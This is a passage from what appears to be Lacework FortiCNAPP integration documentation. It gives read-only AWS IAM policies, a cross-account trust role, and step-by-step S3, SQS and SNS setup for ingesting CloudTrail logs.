                "sns:GetSubscriptionAttributes"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "SNS"
```

```
        },
        {
            "Action": [
                "glue:ListWorkflows",
                "glue:BatchGetWorkflows",
                "glue:GetTags",
                "glue:GetTables",
                "glue:GetTable"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "GLUE"
        },
        {
            "Action": [
                "glacier:ListTagsForVault"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "GLACIER"
        },
        {
            "Action": [
                "codebuild:ListBuilds",
                "codebuild:BatchGetBuilds"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "CODEBUILD"
        },
        {
            "Action": [
                "waf-regional:ListRules",
                "waf-regional:GetRule",
                "waf-regional:ListRuleGroups",
                "waf-regional:GetRuleGroup",
                "waf-regional:ListActivatedRulesInRuleGroup"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "WAFREGIONAL"
        },
        {
            "Action": [
                "network-firewall:DescribeLoggingConfiguration"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "NETWORKFIREWALL"
        },
        {
            "Action": [
```

```
                "wafv2:ListWebACLs",
                "wafv2:ListRegexPatternSets",
                "wafv2:ListIPSets"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ],
            "Sid": "WAFV2"
        },
        {
            "Action": [
                "states:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "STATES"
        }
    ],
    "Version": "2012-10-17"
}
```

Combined Policy 2

```
{
    "Statement": [
        {
            "Action": [
                "kinesisvideo:GetSignalingChannelEndpoint",
                "kinesisvideo:GetDataEndpoint",
                "kinesisvideo:DescribeImageGenerationConfiguration"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "KINESISVIDEO"
        },
        {
            "Action": [
                "aps:ListScrapers",
                "aps:DescribeScraper",
                "aps:ListWorkspaces",
                "aps:DescribeAlertManagerDefinition",
                "aps:DescribeLoggingConfiguration",
                "aps:DescribeWorkspace",
                "aps:ListRuleGroupsNamespaces",
                "aps:DescribeRuleGroupsNamespace",
                "aps:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "AMP"
```

```
        },
        {
            "Action": [
                "appstream:Describe*",
                "appstream:List*"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "APPSTREAM"
        },
        {
            "Action": [
                "personalize:Describe*",
                "personalize:List*",
                "personalize:GetSolutionMetrics"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "PERSONALIZE"
        },
        {
            "Action": [
                "codeartifact:ListDomains",
                "codeartifact:DescribeDomain",
                "codeartifact:DescribeRepository",
                "codeartifact:ListPackages",
                "codeartifact:GetRepositoryEndpoint",
                "codeartifact:DescribePackage",
                "codeartifact:ListPackageVersions",
                "codeartifact:DescribePackageVersion",
                "codeartifact:GetPackageVersionReadme",
                "codeartifact:ListPackageVersionDependencies",
                "codeartifact:ListPackageVersionAssets",
                "codeartifact:GetPackageVersionAsset",
                "codeartifact:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "CODEARTIFACT"
        },
        {
            "Action": [
                "fis:ListActions",
                "fis:GetAction",
                "fis:ListExperimentTemplates",
                "fis:GetExperimentTemplate",
                "fis:ListTargetAccountConfigurations",
                "fis:ListExperiments",
                "fis:GetExperiment",
                "fis:ListExperimentResolvedTargets",
                "fis:ListTagsForResource"
            ],
```

```
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "FIS"
        },
        {
            "Action": [
                "memorydb:DescribeMultiRegionClusters",
                "memorydb:DescribeSnapshots",
                "memorydb:DescribeSubnetGroups",
                "memorydb:DescribeParameterGroups",
                "memorydb:DescribeParameters",
                "memorydb:DescribeUsers",
                "memorydb:DescribeACLs",
                "memorydb:DescribeServiceUpdates",
                "memorydb:DescribeEngineVersions",
                "memorydb:DescribeReservedNodes",
                "memorydb:DescribeReservedNodesOfferings",
                "memorydb:ListTags",
                "memorydb:ListAllowedNodeTypeUpdates",
                "memorydb:ListAllowedMultiRegionClusterUpdates"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "MEMORYDB"
        },
        {
            "Action": [
                "qbusiness:GetApplication",
                "qbusiness:GetChatControlsConfiguration",
                "qbusiness:GetPolicy",
                "qbusiness:ListAttachments",
                "qbusiness:ListConversations",
                "qbusiness:ListMessages",
                "qbusiness:ListDataAccessors",
                "qbusiness:GetDataAccessor",
                "qbusiness:GetIndex",
                "qbusiness:GetDataSource",
                "qbusiness:GetPlugin",
                "qbusiness:ListPluginActions",
                "qbusiness:GetRetriever",
                "qbusiness:GetWebExperience",
                "qbusiness:ListPluginTypeMetadata",
                "qbusiness:ListPluginTypeActions"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "QBUSINESS"
        },
        {
            "Action": [
                "qapps:DescribeQAppPermissions",
                "qapps:GetLibraryItem",
```

```
                "qapps:GetQApp",
                "qapps:GetQAppSession",
                "qapps:GetQAppSessionMetadata",
                "qapps:ListCategories",
                "qapps:ListLibraryItems",
                "qapps:ListQAppSessionData",
                "qapps:ListQApps",
                "qapps:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "QAPPS"
        },
        {
            "Action": [
                "wisdom:GetAIAgent",
                "wisdom:GetAIGuardrail",
                "wisdom:GetAIPrompt",
                "wisdom:GetContent",
                "wisdom:GetImportJob",
                "wisdom:GetKnowledgeBase",
                "wisdom:GetMessageTemplate",
                "wisdom:GetQuickResponse",
                "wisdom:ListAIAgentVersions",
                "wisdom:ListAIAgents",
                "wisdom:ListAIGuardrailVersions",
                "wisdom:ListAIGuardrails",
                "wisdom:ListAIPromptVersions",
                "wisdom:ListAIPrompts",
                "wisdom:ListAssistantAssociations",
                "wisdom:ListAssistants",
                "wisdom:ListContentAssociations",
                "wisdom:ListContents",
                "wisdom:ListImportJobs",
                "wisdom:ListKnowledgeBases",
                "wisdom:ListMessageTemplateVersions",
                "wisdom:ListMessageTemplates",
                "wisdom:ListQuickResponses",
                "wisdom:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "QCONNECT"
        },
        {
            "Action": [
                "resource-groups:ListGroups",
                "resource-groups:GetGroupQuery",
                "resource-groups:GetGroupConfiguration"
            ],
            "Effect": "Allow",
            "Resource": "*",
```

```
            "Sid": "RESOURCEGROUPS"
        },
        {
            "Action": [
                "servicecatalog:GetApplication",
                "servicecatalog:ListApplications",
                "servicecatalog:GetAssociatedResource",
                "servicecatalog:ListAssociatedResources",
                "servicecatalog:ListAssociatedAttributeGroups",
                "servicecatalog:GetAttributeGroup",
                "servicecatalog:ListAttributeGroups",
                "servicecatalog:ListTagsForResource",
                "servicecatalog:ListAttributeGroupsForApplication",
                "servicecatalog:GetConfiguration"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "SERVICECATALOGAPPREGISTRY"
        },
        {
            "Action": [
                "oam:GetLink",
                "oam:GetSink",
                "oam:GetSinkPolicy",
                "oam:ListAttachedLinks",
                "oam:ListLinks",
                "oam:ListSinks"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "OAM"
        },
        {
            "Action": [
                "clouddirectory:GetAppliedSchemaVersion",
                "clouddirectory:GetDirectory",
                "clouddirectory:GetFacet",
                "clouddirectory:GetLinkAttributes",
                "clouddirectory:GetObjectAttributes",
                "clouddirectory:GetObjectInformation",
                "clouddirectory:GetSchemaAsJson",
                "clouddirectory:GetTypedLinkFacetInformation",
                "clouddirectory:ListAppliedSchemaArns",
                "clouddirectory:ListAttachedIndices",
                "clouddirectory:ListDevelopmentSchemaArns",
                "clouddirectory:ListFacetAttributes",
                "clouddirectory:ListFacetNames",
                "clouddirectory:ListIncomingTypedLinks",
                "clouddirectory:ListIndex",
                "clouddirectory:ListManagedSchemaArns",
                "clouddirectory:ListObjectAttributes",
                "clouddirectory:ListObjectChildren",
```

```
                "clouddirectory:ListObjectParentPaths",
                "clouddirectory:ListObjectParents",
                "clouddirectory:ListObjectPolicies",
                "clouddirectory:ListOutgoingTypedLinks",
                "clouddirectory:ListPolicyAttachments",
                "clouddirectory:ListPublishedSchemaArns",
                "clouddirectory:ListTagsForResource",
                "clouddirectory:ListTypedLinkFacetAttributes",
                "clouddirectory:ListTypedLinkFacetNames"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "CLOUDDIRECTORY"
        },
        {
            "Action": [
                "cost-optimization-hub:GetPreferences",
                "cost-optimization-hub:GetRecommendation",
                "cost-optimization-hub:ListEnrollmentStatuses",
                "cost-optimization-hub:ListRecommendationSummaries",
                "cost-optimization-hub:ListRecommendations"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "COSTOPTIMIZATIONHUB"
        },
        {
            "Action": [
                "budgets:DescribeBudgetAction",
                "budgets:DescribeBudgetActionHistories",
                "budgets:DescribeBudgetActionsForAccount",
                "budgets:DescribeBudgetActionsForBudget",
                "budgets:ListTagsForResource",
                "budgets:ViewBudget"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "BUDGETS"
        },
        {
            "Action": [
                "aws-portal:GetConsoleActionSetEnforced",
                "aws-portal:ViewAccount",
                "aws-portal:ViewBilling",
                "aws-portal:ViewPaymentMethods",
                "aws-portal:ViewUsage"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "BILLINGCONSOLE"
        }
    ],
```

```
    "Version": "2012-10-17"
}
```

Combined Policy 3

```
{
    "Type": "AWS::IAM::ManagedPolicy",
    "Properties": {
        "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Sid": "IOT",
                "Action": [
                    "iot:GetCommand",
                    "iot:GetCommandExecution",
                    "iot:GetEffectivePolicies",
                    "iot:GetIndexingConfiguration",
                    "iot:GetJobDocument",
                    "iot:GetV2LoggingOptions",
                    "iot:GetOtaUpdate",
                    "iot:GetPackage",
                    "iot:GetPackageConfiguration",
                    "iot:GetPackageVersion",
                    "iot:GetRegistrationCode",
                    "iot:GetBehaviorModelTrainingSummaries",
                    "iot:GetThingConnectivityData",
                    "iot:GetTopicRule",
                    "iot:GetTopicRuleDestination"
                ],
                "Effect": "Allow",
                "Resource": [
                    "*"
                ]
            },
            {
                "Sid": "IOTEVENTS",
                "Action": [
                    "iotevents:DescribeAlarmModel",
                    "iotevents:ListAlarmModels",
                    "iotevents:ListTagsForResource",
                    "iotevents:ListAlarmModelVersions",
                    "iotevents:DescribeDetectorModel",
                    "iotevents:ListDetectorModels",
                    "iotevents:ListDetectorModelVersions",
                    "iotevents:DescribeInput",
                    "iotevents:DescribeLoggingOptions"
                ],
                "Effect": "Allow",
                "Resource": [
                    "*"
```

```
            ]
        },
        {
            "Sid": "MEDIAPACKAGE",
            "Action": [
                "mediapackage:ListChannels",
                "mediapackage:ListHarvestJobs",
                "mediapackage:ListTagsForResource"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "MEDIAPACKAGEV2",
            "Action": [
                "mediapackagev2:GetChannel",
                "mediapackagev2:GetChannelPolicy",
                "mediapackagev2:ListChannels",
                "mediapackagev2:ListTagsForResource",
                "mediapackagev2:GetChannelGroup",
                "mediapackagev2:ListChannelGroups",
                "mediapackagev2:ListHarvestJobs",
                "mediapackagev2:GetOriginEndpoint",
                "mediapackagev2:GetOriginEndpointPolicy",
                "mediapackagev2:ListOriginEndpoints"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "MEDIAPACKAGEVOD",
            "Action": [
                "mediapackage-vod:DescribeAsset",
                "mediapackage-vod:ListAssets",
                "mediapackage-vod:ListPackagingConfigurations",
                "mediapackage-vod:ListPackagingGroups"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "SUPPORT",
            "Action": [
                "support:DescribeCases",
                "support:DescribeCommunications",
                "support:DescribeServices",
```

```
                "support:DescribeSeverityLevels"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "IMAGEBUILDER",
            "Action": [
                "imagebuilder:GetComponentPolicy",
                "imagebuilder:ListComponents",
                "imagebuilder:ListTagsForResource",
                "imagebuilder:GetComponent",
                "imagebuilder:ListComponentBuildVersions",
                "imagebuilder:GetContainerRecipe",
                "imagebuilder:GetContainerRecipePolicy",
                "imagebuilder:ListContainerRecipes",
                "imagebuilder:GetDistributionConfiguration",
                "imagebuilder:ListDistributionConfigurations",
                "imagebuilder:GetImagePolicy",
                "imagebuilder:ListImages",
                "imagebuilder:GetImage",
                "imagebuilder:ListImageBuildVersions",
                "imagebuilder:ListImagePackages",
                "imagebuilder:GetImagePipeline",
                "imagebuilder:ListImagePipelines",
                "imagebuilder:GetImageRecipe",
                "imagebuilder:GetImageRecipePolicy",
                "imagebuilder:ListImageRecipes",
                "imagebuilder:ListImageScanFindings",
                "imagebuilder:ListImageScanFindingAggregations",
                "imagebuilder:GetInfrastructureConfiguration",
                "imagebuilder:ListInfrastructureConfigurations",
                "imagebuilder:ListLifecycleExecutions",
                "imagebuilder:ListLifecycleExecutionResources",
                "imagebuilder:GetLifecyclePolicy",
                "imagebuilder:ListLifecyclePolicies",
                "imagebuilder:ListWorkflows",
                "imagebuilder:GetWorkflow",
                "imagebuilder:ListWorkflowBuildVersions",
                "imagebuilder:ListWorkflowExecutions",
                "imagebuilder:GetWorkflowStepExecution",
                "imagebuilder:ListWorkflowStepExecutions"
          ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "DETECTIVE",
```

```
                "Action": [
                    "detective:BatchGetMembershipDatasources",
                    "detective:ListDatasourcePackages",
                    "detective:ListTagsForResource",
                    "detective:GetInvestigation",
                    "detective:ListIndicators",
                    "detective:ListInvestigations",
                    "detective:ListInvitations",
                    "detective:BatchGetGraphMemberDatasources",
                    "detective:ListOrganizationAdminAccounts"
                ],
                "Effect": "Allow",
                "Resource": [
                    "*"
                ]
            },
            {
                "Sid": "BATCH",
                "Action": [
                    "batch:DescribeJobs",
                    "batch:ListJobs",
                    "batch:ListTagsForResource",
                    "batch:DescribeJobQueues",
                    "batch:DescribeSchedulingPolicies",
                    "batch:ListSchedulingPolicies"
                ],
                "Effect": "Allow",
                "Resource": [
                    "*"
                ]
            },
            {
                "Sid": "NETWORKMANAGER",
                "Action": [
                    "networkmanager:GetConnectAttachment",
                    "networkmanager:GetSiteToSiteVpnAttachment",
                    "networkmanager:GetTransitGatewayRouteTableAttachment",
                    "networkmanager:GetVpcAttachment",
                    "networkmanager:ListAttachments",
                    "networkmanager:GetConnectPeer",
                    "networkmanager:ListConnectPeers",
                    "networkmanager:GetCoreNetwork",
                    "networkmanager:GetCoreNetworkChangeEvents",
                    "networkmanager:GetCoreNetworkChangeSet",
                    "networkmanager:GetCoreNetworkPolicy",
                    "networkmanager:GetNetworkRoutes",
                    "networkmanager:ListCoreNetworkPolicyVersions",
                    "networkmanager:ListCoreNetworks",
                    "networkmanager:GetConnectPeerAssociations",
                    "networkmanager:GetConnections",
                    "networkmanager:GetCustomerGatewayAssociations",
                    "networkmanager:GetDevices",
```

```
                "networkmanager:GetLinkAssociations",
                "networkmanager:GetLinks",
                "networkmanager:GetNetworkResourceCounts",
                "networkmanager:GetNetworkResourceRelationships",
                "networkmanager:GetNetworkResources",
                "networkmanager:GetNetworkTelemetry",
                "networkmanager:GetResourcePolicy",
                "networkmanager:GetSites",
                "networkmanager:GetTransitGatewayConnectPeerAssociations",
                "networkmanager:GetTransitGatewayRegistrations",
                "networkmanager:GetTransitGatewayPeering",
                "networkmanager:ListPeerings"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "CODEPIPELINE",
            "Action": [
                "codepipeline:ListActionExecutions",
                "codepipeline:GetActionType",
                "codepipeline:ListActionTypes",
                "codepipeline:ListTagsForResource",
                "codepipeline:ListPipelineExecutions",
                "codepipeline:ListRuleExecutions",
                "codepipeline:ListRuleTypes",
                "codepipeline:ListWebhooks"
            ],
            "Effect": "Allow",
            "Resource": [
                "*"
            ]
        },
        {
            "Sid": "GREENGRASS",
            "Action": [
                "greengrass:GetBulkDeploymentStatus",
                "greengrass:GetGroupCertificateAuthority",
                "greengrass:GetConnectorDefinitionVersion",
                "greengrass:GetCoreDefinitionVersion",
                "greengrass:GetDeploymentStatus",
                "greengrass:GetDeviceDefinitionVersion",
                "greengrass:GetFunctionDefinitionVersion",
                "greengrass:GetAssociatedRole",
                "greengrass:GetGroupCertificateConfiguration",
                "greengrass:GetGroupVersion",
                "greengrass:GetLoggerDefinitionVersion",
                "greengrass:GetResourceDefinitionVersion",
                "greengrass:GetServiceRoleForAccount",
                "greengrass:GetSubscriptionDefinitionVersion",
```

```
                    "greengrass:DescribeComponent",
                    "greengrass:GetComponent",
                    "greengrass:GetConnectivityInfo",
                    "greengrass:GetCoreDevice",
                    "greengrass:GetDeployment",
                    "greengrass:GetServiceRoleForAccount"
                ],
                "Effect": "Allow",
                "Resource": [
                    "*"
                ]
            }
        ]
    }
}
```

Create a Cross-Account IAM Role

Lacework FortiCNAPP requires a cross-account role to analyze CloudTrail events. The cross-account IAM role must be located within the same account as the S3 bucket.

1. Log in to your AWS account.
2. Go to the *Identity and Access Management (IAM)* dashboard.
3. Click *Roles* in the left sidebar. A list of existing IAM roles appears.
4. Click *Create role*.
5. For *Trusted entity type*, select *Custom trust policy*.
6. Add the following policy statement:

```
{
     "Version": "2012-10-17",
     "Statement": [
         {
             "Sid": "Statement",
             "Effect": "Allow",
             "Principal": {
                 "AWS": "arn:aws:iam::434813966438:role/lacework-platform"
             },
             "Action": "sts:AssumeRole",
             "Condition": {
                 "StringEquals": {
                     "sts:ExternalId": [
                         "lweid:aws:v2:<tenant_name>:<aws_account_id>:<unique_id>"
                     ]
                 }
             }
         }
     ]
 }
```


- `434813966438:role/lacework-platform` is the Lacework FortiCNAPP account ID and Lacework FortiCNAPP role name.

- For `sts:ExternalId`, provide an external ID, which must consist of your Lacework FortiCNAPP tenant name (from your Lacework FortiCNAPP URL `<tenant_name>.lacework.net`), AWS account being integrated, and a random 10 character string. See the complete external ID format details to verify it is Lacework FortiCNAPP-compliant. Copy the external ID so you can use it later in the onboarding process when you configure the integration from the Lacework FortiCNAPP Console.

7. Click *Next*. The *Add permissions* page appears.
8. Add the custom CloudTrail IAM policy you created earlier. If you are also creating a Config integration, add the AWS managed *SecurityAudit* policy.
9. Click *Next*.
10. Name the new role.
11. Click *Create role*.
12. Record the ARN for this cross-account role. You will need this information when you configure integration from the Lacework FortiCNAPP Console.
13. Proceed to AWS Integration - Manual Configuration and follow the steps to complete the integration from the Lacework FortiCNAPP Console.

S3 Event Notifications

The following diagram shows a simple presentation of the AWS integration using S3 event notifications.



Set Up the SQS Queue to Receive Notifications from the S3 Bucket

To grant Amazon S3 permissions to publish messages to the SQS queue, attach an AWS Identity and Access Management (IAM) policy to the destination SQS queue. See IAM policy for a destination SQS queue.

Enable and Configure the S3 Bucket to Send Notifications to the SQS Queue

You can enable certain Amazon S3 bucket events to send a notification message to a destination whenever those events occur.

1. Sign in to the AWS Management Console and open the Amazon S3 console.
2. In the *Buckets* list, choose the name of the bucket that you want to enable events for.
3. Choose *Properties*.
4. Go to the *Event Notifications* section and choose *Create event notification*.
5. In the *General configuration* section, specify a descriptive event name for your event notification. Optionally specify a prefix and a suffix to limit the notifications to objects with keys ending in the specified characters.
   a. Enter a description for the *Event name*. If you don't enter a name, a globally unique identifier (GUID) is generated and used for the name.
   b. *(Optional)* To filter event notifications by prefix, enter a *Prefix*. For example, you can set up a prefix filter so that you receive notifications only when files are added to a specific folder (for example, `AWSLogs/`).
   c. *(Optional)* To filter event notifications by suffix, enter a *Suffix*.
6. In the *Event types* section, select *s3:ObjectCreated:**.
7. In the *Destination* section, choose the event notification destination.
   a. Select the destination type as *SQS Queue*.
   b. After you choose your destination type, choose a queue from the list.
   c. Or, if you prefer to specify an ARN, select *Enter SQS queue ARN* and enter the ARN.
8. Choose *Save changes*, and Amazon S3 sends a test message to the event notification destination.

Create an IAM Policy and Role

To allow Lacework FortiCNAPP access to the required resources on your AWS environment, you must create the following:

- CloudTrail custom IAM policy
- Cross-account IAM role

Create a CloudTrail Custom IAM Policy

Create a custom policy that gives Lacework FortiCNAPP read-only access to ingest CloudTrail logs:

1. Log in to your AWS account.
2. Go to the *Identity and Access Management (IAM)* dashboard.
3. Click *Policies* in the left sidebar. A list of existing IAM policies appears.
4. Click *Create Policy*.
5. Select the *JSON* tab and paste the following JSON file into the text box to define your new IAM policy for CloudTrail. Add the missing ARNs before you go to the next step.

```
{
    "Statement": [
        {
            "Action": "s3:Get*",
            "Effect": "Allow",
            "Resource": "<ARN_for_S3_bucket>/*",
            "Sid": "ReadLogFiles"
        },
        {
            "Action": "iam:ListAccountAliases",
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "GetAccountAlias"
        },
        {
            "Action": "s3:ListBucket",
            "Condition": {
                "StringLike": {
                    "s3:prefix": "*AWSLogs/"
                }
            },
            "Effect": "Allow",
            "Resource": "<ARN_for_S3_bucket>",
            "Sid": "ListLogFiles"
        },
        {
            "Action": [
                "sqs:ReceiveMessage",
                "sqs:GetQueueUrl",
                "sqs:GetQueueAttributes",
                "sqs:DeleteMessage"
            ],
            "Effect": "Allow",
            "Resource": "<ARN_for_SQS_Queue>",
            "Sid": "ConsumeNotifications"
        },
        {
            "Action": [
                "s3:ListAllMyBuckets",
                "s3:GetBucketPolicy",
                "s3:GetBucketLogging",
                "s3:GetBucketLocation",
                "s3:GetBucketAcl",
                "cloudtrail:ListPublicKeys",
```

```
                "cloudtrail:GetTrailStatus",
                "cloudtrail:GetTrail",
                "cloudtrail:DescribeTrails"
            ],
            "Effect": "Allow",
            "Resource": "*",
            "Sid": "Debug"
        }
    ],
    "Version": "2012-10-17"
}
```


6. Click *Next: Tags* to proceed with your policy creation.
7. Optionally add tags as key-value pairs to AWS resources to identify them.
8. Click *Next: Review* to proceed with your policy creation.
9. Specify a policy name in *Name* and a brief description of your policy.
10. Click *Create policy*. Your new IAM policy appears in the list of policies for your AWS environment.

Create a Cross-Account IAM Role

To create a cross-account IAM role, see Create a Cross-Account IAM Role.

S3 Event Notifications with SNS

The following diagram shows a simple presentation of the AWS integration with S3 event notifications and SNS.



Create an SNS Topic

If you already have an SNS topic for integration, record the ARN for the topic. If you do not have an SNS topic, use the folowing steps to create one.

Set Up the SQS Queue

To create an SQS queue, see Set Up the SQS Queue on page 179.

Set Up the SNS Topic to Receive Notifications from the S3 Bucket

You must grant the Amazon S3 principal the necessary permissions to call the relevant API to publish messages to an SNS topic. This lets Amazon S3 publish event notification messages to a destination.

The following is an example of an AWS Identity and Access Management (IAM) policy that you attach to the destination SNS topic.

```
{
    "Version": "2012-10-17",
    "Id": "example-ID",
    "Statement": [
```

```
        {
            "Sid": "Example SNS topic policy",
            "Effect": "Allow",
            "Principal": {
                "Service": "s3.amazonaws.com"
            },
            "Action": [
                "SNS:Publish"
            ],
            "Resource": "SNS-topic-ARN",
            "Condition": {
                "ArnLike": {
                    "aws:SourceArn": "arn:aws:s3:*:*:bucket-name"
                },
                "StringEquals": {
                    "aws:SourceAccount": "bucket-owner-account-id"
                }
            }
        }
    ]
}
```

For more information, see Granting permissions to publish event notification messages to a destination.

Enable and Configure Event Notifications Using the Amazon S3 Console

You can enable certain Amazon S3 bucket events to send a notification message to a destination whenever those events occur.

1. Sign in to the AWS Management Console and open the Amazon S3 console.
2. In the *Buckets* list, choose the name of the bucket that you want to enable events for.
3. Choose *Properties*.
4. Go to the *Event Notifications* section and choose *Create event notification*.
5. In the *General configuration* section, specify a descriptive event name for your event notification. Optionally specify a prefix and a suffix to limit the notifications to objects with keys ending in the specified characters.
   a. Enter a description for the *Event name*. If you don't enter a name, a globally unique identifier (GUID) is generated and used for the name.
   b. *(Optional)* To filter event notifications by prefix, enter a *Prefix*. For example, you can set up a prefix filter so that you receive notifications only when files are added to a specific folder (for example, `AWSLogs/`).
   c. *(Optional)* To filter event notifications by suffix, enter a *Suffix*.
6. In the Event types section, select *s3:ObjectCreated:**.
7. In the *Destination* section, choose the event notification destination.
   a. Select the destination type as *SNS Topic*.
   b. After you choose your destination type, choose a topic from the list.

c. Or, if you prefer to specify an ARN, select *Enter SNS topic ARN* and enter the ARN.

8. Choose *Save changes*, and Amazon S3 sends a test message to the event notification destination.

Subscribe the SQS Queue to the SNS Topic

You can subscribe one or more SQS queues to an SNS topic. When you publish a message to a topic, the SNS sends the message to each of the subscribed queues. Amazon SQS manages the subscription and any necessary permissions. See Subscribing an Amazon SQS queue to an Amazon SNS topic (console).

Create an IAM Policy and Role

To create an IAM policy and role, refer to Create an IAM Policy and Role.

AWS Configuration Integration Prerequisites

This topic explains how to prepare for Lacework FortiCNAPP Configuration integration using manual configuration.

